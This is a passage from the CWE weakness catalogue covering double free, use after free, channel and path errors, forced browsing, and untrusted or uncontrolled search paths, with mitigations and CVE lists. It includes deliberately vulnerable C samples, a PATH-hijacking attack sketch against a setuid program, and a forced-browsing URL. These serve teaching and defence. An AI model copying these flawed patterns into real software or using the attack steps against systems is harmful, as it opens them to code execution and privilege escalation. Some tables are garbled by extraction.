CVE-2004-1056	Product does not properly check if a lock is present, allowing other attackers to access functionality.

Potential Mitigations

Implement a reliable lock mechanism.

Relationships

Nature	Type	ID	Name		Page
ChildOf		411	Resource Locking Problems		699 527
ChildOf		667	Insufficient Locking		1000 782

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Lock Check

CWE-415: Double Free

Weakness ID: 415 (*Weakness Variant*)

Status: Draft

Description

Summary

The product calls `free()` twice on the same memory address, potentially leading to modification of unexpected memory locations.

Extended Description

When a program calls `free()` twice with the same argument, the program's memory management data structures become corrupted. This corruption can cause the program to crash or, in some circumstances, cause two later calls to `malloc()` to return the same pointer. If `malloc()` returns the same value twice and the program later gives the attacker control over the data that is written into this doubly-allocated memory, the program becomes vulnerable to a buffer overflow attack.

Alternate Terms

Double-free

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Access Control

Doubly freeing memory may result in a write-what-where condition, allowing an attacker to execute arbitrary code.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Example 1:

The following code shows a simple example of a double free vulnerability.

C Example:*Bad Code*

```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
    free(ptr);
}
...
free(ptr);
```

Double free vulnerabilities have two common (and sometimes overlapping) causes:

Error conditions and other exceptional circumstances

Confusion over which part of the program is responsible for freeing the memory

Although some double free vulnerabilities are not much more complicated than the previous example, most are spread out across hundreds of lines of code or even different files.

Programmers seem particularly susceptible to freeing global variables more than once.

Example 2:

While contrived, this code should be exploitable on Linux distributions which do not ship with heap-chunk check summing turned on.

C Example:*Bad Code*

```
#include <stdio.h>
#include <unistd.h>
#define BUFSIZE1 512
#define BUFSIZE2 ((BUFSIZE1/2) - 8)
int main(int argc, char **argv) {
    char *buf1R1;
    char *buf2R1;
    char *buf1R2;
    buf1R1 = (char *) malloc(BUFSIZE2);
    buf2R1 = (char *) malloc(BUFSIZE2);
    free(buf1R1);
    free(buf2R1);
    buf1R2 = (char *) malloc(BUFSIZE1);
    strncpy(buf1R2, argv[1], BUFSIZE1-1);
    free(buf2R1);
    free(buf1R2);
}
```

Observed Examples

Reference	Description
CVE-2002-0059	Double free from malformed compressed data.
CVE-2003-0545	Double free from invalid ASN.1 encoding.
CVE-2003-1048	Double free from malformed GIF.
CVE-2004-0642	Double free resultant from certain error conditions.
CVE-2004-0772	Double free resultant from certain error conditions.
CVE-2005-0891	Double free from malformed GIF.
CVE-2005-1689	Double free resultant from certain error conditions.

Potential Mitigations**Architecture and Design**

Choose a language that provides automatic memory management.

Implementation

Ensure that each allocation is freed only once. After freeing a chunk, set the pointer to NULL to ensure the pointer cannot be freed again. In complicated error conditions, be sure that clean-up routines respect the state of allocation properly. If the language is object oriented, ensure that object destructors delete each chunk of memory only once.

Implementation

Use a static analysis tool to find double free instances.

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	B	123	Write-what-where Condition	1000	190
ChildOf	C	398	Indicator of Poor Code Quality	700	508
ChildOf	C	399	Resource Management Errors	699	509
PeerOf	B	416	Use After Free	699	532
				1000	
ChildOf	C	633	Weaknesses that Affect Memory	631	737
ChildOf	B	666	Operation on Resource in Wrong Phase of Lifetime	1000	781
ChildOf	C	675	Duplicate Operations on Resource	1000	789
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ChildOf	B	825	Expired Pointer Dereference	1000	956
PeerOf	B	364	Signal Handler Race Condition	1000	468
MemberOf	V	630	Weaknesses Examined by SAMATE	630	735

Relationship Notes

This is usually resultant from another weakness, such as an unhandled error or race condition between threads. It could also be primary to weaknesses such as buffer overflows.

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		DFREE - Double-Free Vulnerability
7 Pernicious Kingdoms		Double Free
CLASP		Doubly freeing memory
CERT C Secure Coding	MEM00-C	Allocate and free memory in the same module, at the same level of abstraction
CERT C Secure Coding	MEM01-C	Store a new value in pointers immediately after free()
CERT C Secure Coding	MEM31-C	Free dynamically allocated memory exactly once

White Box Definitions

A weakness where code path has:

1. start statement that relinquishes a dynamically allocated memory resource
2. end statement that relinquishes the dynamically allocated memory resource

Maintenance Notes

It could be argued that Double Free would be most appropriately located as a child of "Use after Free", but "Use" and "Release" are considered to be distinct operations within vulnerability theory, therefore this is more accurately "Release of a Resource after Expiration or Release", which doesn't exist yet.

CWE-416: Use After Free

Weakness ID: 416 (Weakness Base)

Status: Draft

Description

Summary

Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.

Alternate Terms

Use-After-Free

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C

- C++

Common Consequences

Integrity

The use of previously freed memory may corrupt valid data, if the memory area in question has been allocated and used properly elsewhere.

Availability

If chunk consolidation occur after the use of previously freed data, the process may crash when invalid data is used as chunk information.

Integrity

If malicious data is entered before chunk consolidation can take place, it may be possible to take advantage of a write-what-where primitive to execute arbitrary code.

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

C Example:

Bad Code

```
#include <stdio.h>
#include <unistd.h>
#define BUFSIZER1 512
#define BUFSIZER2 ((BUFSIZER1/2) - 8)
int main(int argc, char **argv) {
    char *buf1R1;
    char *buf2R1;
    char *buf2R2;
    char *buf3R2;
    buf1R1 = (char *) malloc(BUFSIZER1);
    buf2R1 = (char *) malloc(BUFSIZER1);
    free(buf2R1);
    buf2R2 = (char *) malloc(BUFSIZER2);
    buf3R2 = (char *) malloc(BUFSIZER2);
    strncpy(buf2R1, argv[1], BUFSIZER1-1);
    free(buf1R1);
    free(buf2R2);
    free(buf3R2);
}
```

Example 2:

The following code illustrates a use after free error:

C Example:

Bad Code

```
char* ptr = (char*)malloc (SIZE); ...
if (err) {
    abrt = 1;
    free(ptr);
}
...
if (abrt) {
    logError("operation aborted before commit", ptr);
}
```

Observed Examples

Reference	Description
CVE-2006-4997	freed pointer dereference
CVE-2010-2753	chain: integer overflow leads to use-after-free

Potential Mitigations

Architecture and Design

Choose a language that provides automatic memory management.

Implementation

When freeing pointers, be sure to set them to NULL once they are freed. However, the utilization of multiple or complex data structures may lower the usefulness of this strategy.

Implementation

Use a static analysis tool to find instances of use after free.

Other Notes

The use of previously freed memory can have any number of adverse consequences -- ranging from the corruption of valid data to the execution of arbitrary code, depending on the instantiation and timing of the flaw. The simplest way data corruption may occur involves the system's reuse of the freed memory. Like double free errors and memory leaks, use after free errors have two common and sometimes overlapping causes: - Error conditions and other exceptional circumstances. - Confusion over which part of the program is responsible for freeing the memory. In this scenario, the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process. If the newly allocated data chances to hold a class, in C++ for example, various function pointers may be scattered within the heap data. If one of these function pointers is overwritten with an address to valid shellcode, execution of arbitrary code can be achieved.

Relationships

Nature	Type	ID	Name	Count	Page
CanPrecede	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
CanPrecede	B	123	Write-what-where Condition	1000	190
ChildOf	C	398	Indicator of Poor Code Quality	700	508
ChildOf	C	399	Resource Management Errors	699	509
ChildOf	C	633	Weaknesses that Affect Memory	631	737
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ChildOf	C	808	2010 Top 25 - Weaknesses On the Cusp	800	946
ChildOf	B	825	Expired Pointer Dereference	1000	956
PeerOf	B	364	Signal Handler Race Condition	1000	468
PeerOf	V	415	Double Free	699	530
MemberOf	V	630	Weaknesses Examined by SAMATE	1000	735
				630	

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
7 Pernicious Kingdoms		Use After Free
CLASP		Using freed memory
CERT C Secure Coding	MEM00-C	Allocate and free memory in the same module, at the same level of abstraction
CERT C Secure Coding	MEM01-C	Store a new value in pointers immediately after free()
CERT C Secure Coding	MEM30-C	Do not access freed memory

White Box Definitions

A weakness where code path has:

1. start statement that relinquishes a dynamically allocated memory resource
2. end statement that accesses the dynamically allocated memory resource

CWE-417: Channel and Path Errors

Category ID: 417 (Category)

Status: Draft

Description**Summary**

Weaknesses in this category are related to improper handling of communication channels and access paths.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ChildOf	C	399	Resource Management Errors	699	509
ParentOf	C	418	Channel Errors	699	535
ParentOf	G	424	Failure to Protect Alternate Path	699	539
ParentOf	A	426	Untrusted Search Path	699	541
ParentOf	B	427	Uncontrolled Search Path Element	699	544
ParentOf	B	428	Unquoted Search Path or Element	699	546

Relationship Notes

A number of vulnerabilities are specifically related to problems in creating, managing, or removing alternate channels and alternate paths. Some of these can overlap virtual file problems. They are commonly used in "bypass" attacks, such as those that exploit authentication errors.

Research Gaps

Most of these issues are probably under-studied. Only a handful of public reports exist.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER	CHAP.VIRTUAL	Channel and Path Errors

CWE-418: Channel Errors

Category ID: 418 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of communication channels.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	417	Channel and Path Errors	699	534
ParentOf	B	419	Unprotected Primary Channel	699	535
ParentOf	B	420	Unprotected Alternate Channel	699	536
ParentOf	B	441	Unintended Proxy/Intermediary	699	561
ParentOf	G	514	Covert Channel	699	640

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Channel Errors

CWE-419: Unprotected Primary Channel

Weakness ID: 419 (Weakness Base) Status: Draft

Description

Summary

The software uses a primary channel for administration or restricted functionality, but it does not properly protect the channel.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Do not expose administrative functionality on the user UI.

Protect the administrative/restricted functionalities with strong authentication mechanism.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		418	Channel Errors	699	535
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unprotected Primary Channel

CWE-420: Unprotected Alternate Channel

Weakness ID: 420 (Weakness Base)

Status: Draft

Description**Summary**

The software protects a primary channel, but it does not use the same level of protection for an alternate channel.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-0066	Windows named pipe created without authentication/access control, allowing configuration modification.
CVE-2002-0567	DB server assumes that local clients have performed authentication, allowing attacker to directly connect to a process to load libraries and execute commands; a socket interface also exists (another alternate channel), so attack can be remote.
CVE-2002-1578	Product does not restrict access to underlying database, so attacker can bypass restrictions by directly querying the database.
CVE-2002-1863	FTP service can not be disabled even when other access controls would require it.
CVE-2003-1035	User can avoid lockouts by using an API instead of the GUI to conduct brute force password guessing.
CVE-2004-1461	Router management interface spawns a separate TCP connection after authentication, allowing hijacking by attacker coming from the same IP address.

Potential Mitigations

Malicious users are likely to attack the weakest link.

Deploy different layers of protection to implement security in depth.

Architecture and Design

Identify all alternate channels and use the same protection mechanisms as you do for the primary channels.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		418	Channel Errors	699	535
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783
PeerOf		288	<i>Authentication Bypass Using an Alternate Path or Channel</i>	1000	381
ParentOf		421	<i>Race Condition During Access to Alternate Channel</i>	699	537
				1000	

Nature	Type	ID	Name	V	Page
ParentOf	V	422	Unprotected Windows Messaging Channel ('Shatter')	699 1000	538

Relationship Notes

This can be primary to authentication errors, and resultant from unhandled error conditions.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unprotected Alternate Channel

CWE-421: Race Condition During Access to Alternate Channel

Weakness ID: 421 (Weakness Base)

Status: Draft

Description

Summary

The product opens an alternate channel to communicate with an authorized user, but the channel is accessible to other actors.

Extended Description

This creates a race condition that allows an attacker to access the channel before the authorized user does.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-0351	FTP "Pizza Thief" vulnerability. Attacker can connect to a port that was intended for use by another client.
CVE-2003-0230	Product creates Windows named pipe during authentication that another attacker can hijack by connecting to it.

Potential Mitigations

Protect access to resources. Enforce an authentication check on every transaction.

Other Notes

Predictability can be a factor in some issues.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	362	Race Condition	699 1000	463
ChildOf	B	420	Unprotected Alternate Channel	699 1000	536
ChildOf	C	634	Weaknesses that Affect System Processes	631	737

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Alternate Channel Race Condition

References

Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. < <http://www.blakewatts.com/namedpipepaper.html> >.

CWE-422: Unprotected Windows Messaging Channel ('Shatter')

Weakness ID: 422 (Weakness Variant)

Status: Draft

Description

Summary

The software does not properly verify the source of a message in the Windows Messaging System while running at elevated privileges, creating an alternate channel through which an attacker can directly send a message to the product.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All




Observed Examples

Reference	Description
CVE-2002-0971	Bypass GUI and access restricted dialog box.
CVE-2002-1230	Gain privileges via Windows message.
CVE-2003-0350	A control allows a change to a pointer for a callback function using Windows message.
CVE-2003-0908	Product launches Help functionality while running with raised privileges, allowing command execution using Windows message to access "open file" dialog.
CVE-2004-0207	User can call certain API functions to modify certain properties of privileged programs.
CVE-2004-0213	Attacker uses Shatter attack to bypass GUI-enforced protection for CVE-2003-0908.

Potential Mitigations

Always verify and authenticate the source of the message.

Relationships

Nature	Type	ID	Name		Page
ChildOf		360	Trust of System Event Data		1000 461
ChildOf		420	Unprotected Alternate Channel		699 536
ChildOf		634	Weaknesses that Affect System Processes		1000 631 737

Relationship Notes

Overlaps privilege errors and UI errors.

Research Gaps

Possibly under-reported, probably under-studied. It is suspected that a number of publicized vulnerabilities that involve local privilege escalation on Windows systems may be related to Shatter attacks, but they are not labeled as such.

Alternate channel attacks likely exist in other operating systems and messaging models, e.g. in privileged X Windows applications, but examples are not readily available.

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unprotected Windows Messaging Channel ('Shatter')

References

Paget. "Exploiting design flaws in the Win32 API for privilege escalation. Or... Shatter Attacks - How to break Windows". August, 2002. < <http://web.archive.org/web/20060115174629/http://security.tombom.co.uk/shatter.html> >.

CWE-423: DEPRECATED (Duplicate): Proxied Trusted Channel

Weakness ID: 423 (Deprecated Weakness Base)

Status: Deprecated

Description**Summary**

This entry has been deprecated because it was a duplicate of CWE-441. All content has been transferred to CWE-441.

CWE-424: Failure to Protect Alternate Path**Weakness ID:** 424 (*Weakness Class*)**Status:** Draft**Description****Summary**

The product does not sufficiently protect all possible paths that a user can take to access restricted functionality or resources.

Time of Introduction

- Architecture and Design

Applicable Platforms**Languages**

- All

Potential Mitigations

Malicious users are likely to attack the weakest link.

Deploy different layers of protection to implement security in depth.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		417	Channel and Path Errors	699	534
ChildOf		638	Failure to Use Complete Mediation	1000	742
ChildOf		693	Protection Mechanism Failure	1000	814
ParentOf		425	Direct Request ('Forced Browsing')	699	539
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Alternate Path Errors

CWE-425: Direct Request ('Forced Browsing')**Weakness ID:** 425 (*Weakness Base*)**Status:** Incomplete**Description****Summary**

The web application fails to adequately enforce appropriate authorization on all restricted URLs, scripts or files.

Extended Description

Web applications susceptible to direct request attacks often make the false assumption that such resources can only be reached through a given navigation path and so only apply authorization at certain points in the path.

Alternate Terms**forced browsing**

The "forced browsing" term could be misinterpreted to include weaknesses such as CSRF or XSS, so its use is discouraged.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Demonstrative Examples

If forced browsing is possible, an attacker may be able to directly access a sensitive page by entering a URL similar to the following.

JSP Example:

Attack

```
http://somesite.com/someapplication/admin.jsp
```

Observed Examples

Reference	Description
CVE-2002-1798	Upload arbitrary files via direct request.
CVE-2004-2144	Bypass authentication via direct request.
CVE-2004-2257	Bypass auth/auth via direct request.
CVE-2005-1654	Authorization bypass using direct request.
CVE-2005-1668	Access privileged functionality using direct request.
CVE-2005-1685	Authentication bypass via direct request.
CVE-2005-1688	Direct request leads to infoleak by error.
CVE-2005-1697	Direct request leads to infoleak by error.
CVE-2005-1698	Direct request leads to infoleak by error.
CVE-2005-1827	Authentication bypass via direct request.
CVE-2005-1892	Infinite loop or infoleak triggered by direct requests.

Potential Mitigations

Apply appropriate access control authorizations for each access to all restricted URLs, scripts or files.

Consider using MVC based frameworks such as Struts.

Relationships

Nature	Type	ID	Name	V	Page
CanPrecede	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	1000	138
ChildOf	B	288	Authentication Bypass Using an Alternate Path or Channel	699	381
ChildOf	C	424	Failure to Protect Alternate Path	1000	539
CanPrecede	B	471	Modification of Assumed-Immutable Data (MAID)	1000	589
ChildOf	C	721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access	629	850
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ChildOf	C	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
PeerOf	B	288	<i>Authentication Bypass Using an Alternate Path or Channel</i>	1000	381

Relationship Notes

Overlaps Modification of Assumed-Immutable Data (MAID), authorization errors, container errors; often primary to other weaknesses such as XSS and SQL injection.

Theoretical Notes

"Forced browsing" is a step-based manipulation involving the omission of one or more steps, whose order is assumed to be immutable. The application does not verify that the first step was performed successfully before the second step. The consequence is typically "authentication bypass" or "path disclosure," although it can be primary to all kinds of weaknesses, especially in languages such as PHP, which allow external modification of assumed-immutable variables.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Direct Request aka 'Forced Browsing'
OWASP Top Ten 2007	A10	CWE More Specific	Failure to Restrict URL Access
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control
WASC	34		Predictable Resource Location

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
87	Forceful Browsing	

CWE-426: Untrusted Search Path

Compound Element ID: 426 (Compound Element Base: Composite)

Status: Draft

Description

Summary

The application searches for critical resources using an externally-supplied search path that can point to resources that are not under the application's direct control.

Extended Description

This might allow attackers to execute their own programs, access unauthorized data files, or modify configuration in unexpected ways. If the application uses a search path to locate critical resources such as programs, then an attacker could modify that search path to point to a malicious program, which the targeted application would then execute. The problem extends to any type of critical resource that the application trusts.

Some of the most common variants of untrusted search path are:

In various UNIX and Linux-based systems, the PATH environment variable may be consulted to locate executable programs, and LD_PRELOAD may be used to locate a separate library.

In various Microsoft-based systems, the PATH environment variable is consulted to locate a DLL, if the DLL is not found in other paths that appear earlier in the search order.

Alternate Terms

Untrusted Path

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Operating Systems

- OS-independent

Common Consequences

Authorization

Integrity

There is the potential for arbitrary code execution with privileges of the vulnerable program.

Availability

The program could be redirected to the wrong files, potentially triggering a crash or hang when the targeted file is too large or does not have the expected format.

Confidentiality

The program could send the output of unauthorized files to the attacker.

Likelihood of Exploit

High

Detection Methods

Black Box

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as `truss` (Solaris) and `strace` (Linux); system activity monitors such as `FileMon`, `RegMon`, `Process Monitor`, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and look for library functions and system calls that suggest when a search path is being used. One pattern is when the program performs multiple accesses of the same file but in different directories, with repeated failures until the proper filename is found. Library calls such as `getenv()` or their equivalent can be checked to see if any path-related variables are being accessed.

Demonstrative Examples

This program is intended to execute a command that lists the contents of a restricted directory, then performs other actions. Assume that it runs with `setuid` privileges in order to bypass the permissions check by the operating system.

C Example:*Bad Code*

```
#define DIR "/restricted/directory"
char cmd[500];
sprintf(cmd, "ls -l %480s", DIR);
/* Raise privileges to those needed for accessing DIR. */
RaisePrivileges(...);
system(cmd);
DropPrivileges(...);
...
```

This code may look harmless at first, since both the directory and the command are set to fixed values that the attacker can't control. The attacker can only see the contents for `DIR`, which is the intended program behavior. Finally, the programmer is also careful to limit the code that executes with raised privileges.

However, because the program does not modify the `PATH` environment variable, the following attack would work:

PseudoCode Example:*Attack*

The user sets the `PATH` to reference a directory under that user's control, such as `"/my/dir/"`.

The user creates a malicious program called `"ls"`, and puts that program in `/my/dir`

The user executes the program.

When `system()` is executed, the shell consults the `PATH` to find the `ls` program

The program finds the malicious program, `"/my/dir/ls"`. It doesn't find `"/bin/ls"` because `PATH` does not contain `"/bin/"`.

The program executes the malicious program with the raised privileges.

Observed Examples

Reference	Description
CVE-1999-1120	Application relies on its <code>PATH</code> environment variable to find and execute program.
CVE-2007-2027	Chain: untrusted search path enabling resultant format string by loading malicious internationalization messages.
CVE-2008-1319	Server allows client to specify the search path, which can be modified to point to a program that the client has uploaded.
CVE-2008-1810	Database application relies on its <code>PATH</code> environment variable to find and execute program.
CVE-2008-2613	<code>setuid</code> program allows compromise using path that finds and loads a malicious library.
CVE-2008-3485	Untrusted search path using malicious <code>.EXE</code> in Windows environment.

Potential Mitigations**Architecture and Design**

Hard-code your search path to a set of known-safe values, or allow them to be specified by the administrator in a configuration file. Do not allow these settings to be modified by an external party. Be careful to avoid related weaknesses such as `CWE-427` and `CWE-428`.

Implementation

When invoking other programs, specify those programs using fully-qualified pathnames.

Implementation

Remove or restrict all environment settings before invoking other programs. This includes the PATH environment variable, LD_LIBRARY_PATH, and other settings that identify the location of code libraries, and any application-specific search paths.

Implementation

Check your search path before use and remove any elements that are likely to be unsafe, such as the current working directory or a temporary files directory.

Implementation

Use other functions that require explicit paths. Making use of any of the other readily available functions that require explicit paths is a safe way to avoid this problem. For example, system() in C does not require a full path since the shell can take care of it, while execl() and execv() require a full path.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.













Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
Requires		216	Containment Errors (Container Errors)	1000	307
Requires		275	Permission Issues	1000	364
ChildOf		417	Channel and Path Errors	699	534
Requires		471	Modification of Assumed-Immutable Data (MAID)	1000	589
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		642	External Control of Critical State Data	1000	747
ChildOf		673	External Influence of Sphere Definition	1000	787
ChildOf		744	CERT C Secure Coding Section 10 - Environment (ENV)	734	868
ChildOf		752	2009 Top 25 - Risky Resource Management	750	873
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946
<i>CanAlsoBe</i>		<i>98</i>	<i>Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')</i>	<i>1000</i>	<i>138</i>
<i>PeerOf</i>		<i>427</i>	<i>Uncontrolled Search Path Element</i>	<i>1000</i>	<i>544</i>

Research Gaps

Search path issues on Windows are under-studied and possibly under-reported.

Affected Resources

- System Process

Functional Areas

- Program invocation
- Code libraries

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Untrusted Search Path
CLASP		Relative path library search
CERT C Secure Coding	ENV03-C	Sanitize the environment when invoking external programs

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
38	Leveraging/Manipulating Configuration File Search Paths	

References

Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 10, Process Attributes, page 603. 1st Edition. Addison Wesley. 2006.

M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 8, "Canonical Representation Issues." Page 229.. 1st Edition. Microsoft. 2002.

John Viega and Gary McGraw. "Building Secure Software". Chapter 12, "Trust Management and Input Validation." Pages 317-320.. 1st Edition. Addison-Wesley. 2002.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 11, "Don't Trust the PATH - Use Full Path Names" Page 385. 2nd Edition. Microsoft. 2002.

CWE-427: Uncontrolled Search Path Element

Weakness ID: 427 (Weakness Base)

Status: Draft

Description

Summary

The product uses a fixed or controlled search path to find resources, but one or more locations in that path can be under the control of unintended actors.

Extended Description

Although this weakness can occur with any type of resource, it is frequently introduced when a product uses a directory search path to find executables or code libraries, but the path contains a directory that can be modified by an attacker, such as "/tmp" or the current working directory. In Windows-based systems, when the LoadLibrary or LoadLibraryEx function is called with a DLL name that does not contain a fully qualified path, the function follows a search order that includes two path elements that might be uncontrolled:

- the directory from which the program has been loaded
- the current working directory.

In some cases, the attack can be conducted remotely, such as when SMB or WebDAV network shares are used.

In some Unix-based systems, a PATH might be created that contains an empty element, e.g. by splicing an empty variable into the PATH. This empty element can be interpreted as equivalent to the current working directory, which might be an untrusted search element.

Alternate Terms

DLL preloading

This term is one of several that are used to describe exploitation of untrusted search path elements in Windows systems, which received wide attention in August 2010. From a weakness perspective, the term is imprecise because it can apply to both CWE-426 and CWE-427.

Binary planting

This term is one of several that are used to describe exploitation of untrusted search path elements in Windows systems, which received wide attention in August 2010. From a weakness perspective, the term is imprecise because it can apply to both CWE-426 and CWE-427.

Insecure library loading

This term is one of several that are used to describe exploitation of untrusted search path elements in Windows systems, which received wide attention in August 2010. From a weakness perspective, the term is imprecise because it can apply to both CWE-426 and CWE-427.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Language-independent

Operating Systems

- OS-independent

Observed Examples

Reference	Description
CVE-1999-0690	
CVE-1999-1318	
CVE-1999-1461	
CVE-2000-0854	
CVE-2001-0289	Product searches current working directory for configuration file.
CVE-2001-0507	
CVE-2001-0912	Error during packaging causes product to include a hard-coded, non-standard directory in search path.
CVE-2001-0942	
CVE-2001-0943	
CVE-2002-1576	
CVE-2002-2017	
CVE-2002-2040	Untrusted path.
CVE-2003-0579	
CVE-2005-1307	Product executable other program from current working directory.
CVE-2005-1632	Product searches /tmp for modules before other paths.
CVE-2005-1705	Product searches current working directory for configuration file.
CVE-2005-2072	Modification of trusted environment variable leads to untrusted path vulnerability.
CVE-2010-1795	"DLL hijacking" issue in music player/organizer.
CVE-2010-3131	"DLL hijacking" issue in web browser.
CVE-2010-3135	"DLL hijacking" issue in network monitoring software.
CVE-2010-3138	"DLL hijacking" issue in library used by multiple media players.
CVE-2010-3147	"DLL hijacking" issue in address book.
CVE-2010-3152	"DLL hijacking" issue in illustration program.
CVE-2010-3397	"DLL hijacking" issue in encryption software.
CVE-2010-3402	"DLL hijacking" issue in document editor.




Potential Mitigations**Architecture and Design**

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		417	Channel and Path Errors	<input checked="" type="checkbox"/>	699 534
PeerOf		426	Untrusted Search Path	<input type="checkbox"/>	1000 541
ChildOf		668	Exposure of Resource to Wrong Sphere	<input type="checkbox"/>	1000 783

Relationship Notes

Unlike untrusted search path (CWE-426), which inherently involves control over the definition of a control sphere (i.e., modification of a search path), this entry concerns a fixed control sphere in which some part of the sphere may be under attacker control (i.e., the search path cannot be modified by an attacker, but one element of the path can be under attacker control).

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Uncontrolled Search Path Element

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
38	Leveraging/Manipulating Configuration File Search Paths	

References

Georgi Guninski. "Double clicking on MS Office documents from Windows Explorer may execute arbitrary programs in some cases". Bugtraq. 2000-09-18.

Mitja Kolsek. "ACROS Security: Remote Binary Planting in Apple iTunes for Windows (ASPR #2010-08-18-1)". Bugtraq. 2010-08-18.

Taeho Kwon and Zhendong Su. "Automatic Detection of Vulnerable Dynamic Component Loadings". < <http://www.cs.ucdavis.edu/research/tech-reports/2010/CSE-2010-2.pdf> >.

"Dynamic-Link Library Search Order". Microsoft. 2010-09-02. < <http://msdn.microsoft.com/en-us/library/ms682586%28v=VS.85%29.aspx> >.

"Dynamic-Link Library Security". Microsoft. 2010-09-02. < <http://msdn.microsoft.com/en-us/library/ff919712%28VS.85%29.aspx> >.

"An update on the DLL-preloading remote attack vector". Microsoft. 2010-08-31. < <http://blogs.technet.com/b/srd/archive/2010/08/23/an-update-on-the-dll-preloading-remote-attack-vector.aspx> >.

"Insecure Library Loading Could Allow Remote Code Execution". Microsoft. 2010-08-23. < <http://www.microsoft.com/technet/security/advisory/2269637.mspx> >.

HD Moore. "Application DLL Load Hijacking". 2010-08-23. < <http://blog.rapid7.com/?p=5325> >.

